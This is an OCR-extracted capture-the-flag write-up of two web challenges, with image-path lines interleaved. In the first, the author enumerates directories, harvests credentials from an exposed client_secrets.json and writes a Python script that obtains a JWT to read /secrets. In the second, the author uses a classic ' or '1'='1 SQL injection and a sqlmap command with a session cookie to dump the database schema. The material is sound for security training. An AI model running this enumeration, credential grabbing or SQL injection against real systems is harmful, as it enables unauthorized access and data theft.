
Authorization


We use dirsearch to find files and folders.




```
┌──(kaliadmin㉿kali)-[~]
└─$ dirsearch -u 34.107.45.207:31871

                                  v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kaliadmin/.dirsearch/reports/31871_22-12-01_09-05-05.txt

Error Log: /home/kaliadmin/.dirsearch/logs/errors-22-12-01_09-05-05.log

Target: http://34.107.45.207:31871/

[09:05:05] Starting:
[09:05:36] 405 -  178B  - /auth
[09:05:40] 200 -   44B  - /client_secrets.json
[09:05:42] 200 -    2KB - /console
[09:06:10] 200 -    5B  - /robots.txt
[09:06:11] 401 -  125B  - /secrets

Task Completed

┌──(kaliadmin㉿kali)-[~]
└─$ 
```

we are interested in client_secrets.json, which contains the username and password required for authentication.

We use this information for authentication at /auth.



```
{ "username": "admin", "password": "admin" }
```



34.107.45.207:31871/auth

Method Not Allowed

he method is not allowed for the requested URL.

GET http://34.107.45.207:31871/auth

Status 405 METHOD NOT ALLOWED
Version HTTP/1.0
Transferred 370 B (178 B size)
Request Priority Highest


Response Headers (192 B)

```
Allow: POST, OPTIONS
Content-Length: 178
Content-Type: text/html; charset=utf-8
Date: Thu, 01 Dec 2022 06:56:03 GMT
Server: Werkzeug/2.0.3 Python/3.6.9
```


Request Headers (347 B)

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Host: 34.107.45.207:31871
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
```

We send the options method, so we know that it accepts the POST method.




```python
import requests as r
import json
from sys import exit

baseUrl = "http://34.107.45.207:31871/"

def getUsernameAndPassword():
    try:
        resp = r.get(f"{baseUrl}client_secrets.json")
        if resp.status_code == 200:
            return json.loads(resp.text)
        else:
            exit("Something went wrong")
    except Exception as e:
        exit(e)

if __name__ == "__main__":
    data = getUsernameAndPassword()
    resp = r.post(f"{baseUrl}auth",json=data)
    if resp.status_code == 200:
        jwtToken = json.loads(resp.text)
        headers = {
            "Authorization":f"JWT {jwtToken['access_token']}"
        }
        resp = r.get(f"{baseUrl}/secrets",headers=headers)
        if resp.status_code == 200:
            print(resp.text)

```



```
┌──(kaliadmin㉿kali)-[~/Desktop]
└─$ python3 py.py
CTF{5b7cc033a48df4958a076286420b4a91631defa16be26409afbdf1e053367b21}

┌──(kaliadmin㉿kali)-[~/Desktop]
└─$ 
```


Schematics

We use dirsearch to find additional directories or files.




```
┌──(kaliadmin㉿kali)-[~/Desktop]
└─$ dirsearch -u 34.159.8.158:30362

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wor

Output File: /home/kaliadmin/.dirsearch/reports/30362_22-12-01_09-23-04.txt

Error Log: /home/kaliadmin/.dirsearch/logs/errors-22-12-01_09-23-04.log

Target: http://34.159.8.158:30362/

[09:23:04] Starting:
[09:23:08] 403 -  280B  - /.ht_wsr.txt
[09:23:08] 403 -  280B  - /.htaccess.bak1
[09:23:08] 403 -  280B  - /.htaccess.orig
[09:23:08] 403 -  280B  - /.htaccess.sample
[09:23:08] 403 -  280B  - /.htaccess.save
[09:23:08] 403 -  280B  - /.htaccess_extra
[09:23:08] 403 -  280B  - /.htaccess_orig
[09:23:08] 403 -  280B  - /.htaccess_sc
[09:23:08] 403 -  280B  - /.htaccessOLD2
[09:23:08] 403 -  280B  - /.htaccessOLD
[09:23:08] 403 -  280B  - /.htaccessBAK
[09:23:08] 403 -  280B  - /.html
[09:23:08] 403 -  280B  - /.htm
[09:23:08] 403 -  280B  - /.htpasswd_test
[09:23:08] 403 -  280B  - /.htpasswds
[09:23:08] 403 -  280B  - /.httr-oauth
[09:23:39] 302 -    0B  - /index.php  ->  login.php
[09:23:39] 302 -    0B  - /index.php/login/  ->  login.php
[09:23:42] 200 -  382B  - /login.php
[09:23:43] 302 -    0B  - /logout.php  ->  login.php
[09:23:52] 200 -  362B  - /register.php
[09:23:54] 403 -  280B  - /server-status
[09:23:54] 403 -  280B  - /server-status/
```

After using Dirsearch, we find register.php from where we can register the user and then pass the user authorization.



Register

Then we pass the authorization.




Hello, temorokh!

Glad to see you back!

Look up products

Here we see a search that looks for a product in the database and returns it if it exists.



Hello, temorokh!

Glad to see you back!


Look up products

Results

- Galaxy S22

After that, I try to find out if the input is sql-infectable.

In our case, for example, if we write 'or '1'='1 on sql _ by means of infectious input, it is possible to retrieve all the information from the database table on which the sql code is run.
Also, if this input is run and perceived as sql code, we can use sqlmap and retrieve all the information from the database or upload it to the ‘shell’.



34.159.8.158:30362/index.php

Hello, temorokh!

Glad to see you back!


Look up products

'or '1'='1

Results

- Galaxy S22
- Electric Scooter Xiaomi S1
- Phone case

Now we will use sqlmap to retrieve information from the database, it can be done manually, but it's easier this way.




Hello, temorokh!

Glad to see you back!


Look up products

```
Pragma: no-cache
Server: Apache/2.4.53 (Debian)
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.29
Request Headers (554 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 48
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=dc7e638d1de5687ed6fa1e06f9f815ca
Host: 34.159.8.158:30362
Origin: http://34.159.8.158:30362
```



```
┌──(kaliadmin㉿kali)-[~/Desktop]
└─$ sqlmap --cookie="PHPSESSID=dc7e638d1de5687ed6fa1e06f9f815ca" -u http://34.159.8.158:3036
2/index.php --forms --columns --random-agent
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 09:49:56 /2022-12-01/

[09:49:56] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i6
86; en-US; rv:1.9.2.7) Gecko/20100726 CentOS/3.6-3.el5.centos Firefox/3.6.7' from file '/usr
/share/sqlmap/data/txt/user-agents.txt'
[09:49:56] [INFO] testing connection to the target URL
[09:49:56] [INFO] searching for forms
[1/1] Form:
POST http://34.159.8.158:30362/index.php
Cookie: PHPSESSID=dc7e638d1de5687ed6fa1e06f9f815ca
POST data: product_name=&submit=Search
do you want to test this form? [Y/n/q]
>
Edit POST data [default: product_name=&submit=Search] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
[09:50:01] [INFO] using '/home/kaliadmin/.local/share/sqlmap/output/results-12012022_0950am.
csv' as the CSV results file in multiple targets mode
[09:50:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:50:01] [INFO] testing if the target URL content is stable
[09:50:02] [INFO] target URL content is stable
[09:50:02] [INFO] testing if POST parameter 'product_name' is dynamic
[09:50:02] [WARNING] POST parameter 'product_name' does not appear to be dynamic
[09:50:02] [WARNING] heuristic (basic) test shows that POST parameter 'product_name' might n
ot be injectable
[09:50:02] [INFO] testing for SQL injection on POST parameter 'product_name'
[09:50:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:50:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:50:03] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
```

Here is flag



```
[09:51:02] [INFO] fetching columns for table 'CTF{1nformat1on_sch3ma_c4n_

[09:51:02] [INFO] fetching columns for table 'users' in database 'shop'
Database: shop
Table: products
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| name     | varchar(50) |
| price    | float       |
| quantity | int(11)     |
+----------+-------------+

Database: shop
Table: CTF{1nformat1on_sch3ma_c4n_
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| _d4t4}   | date        |
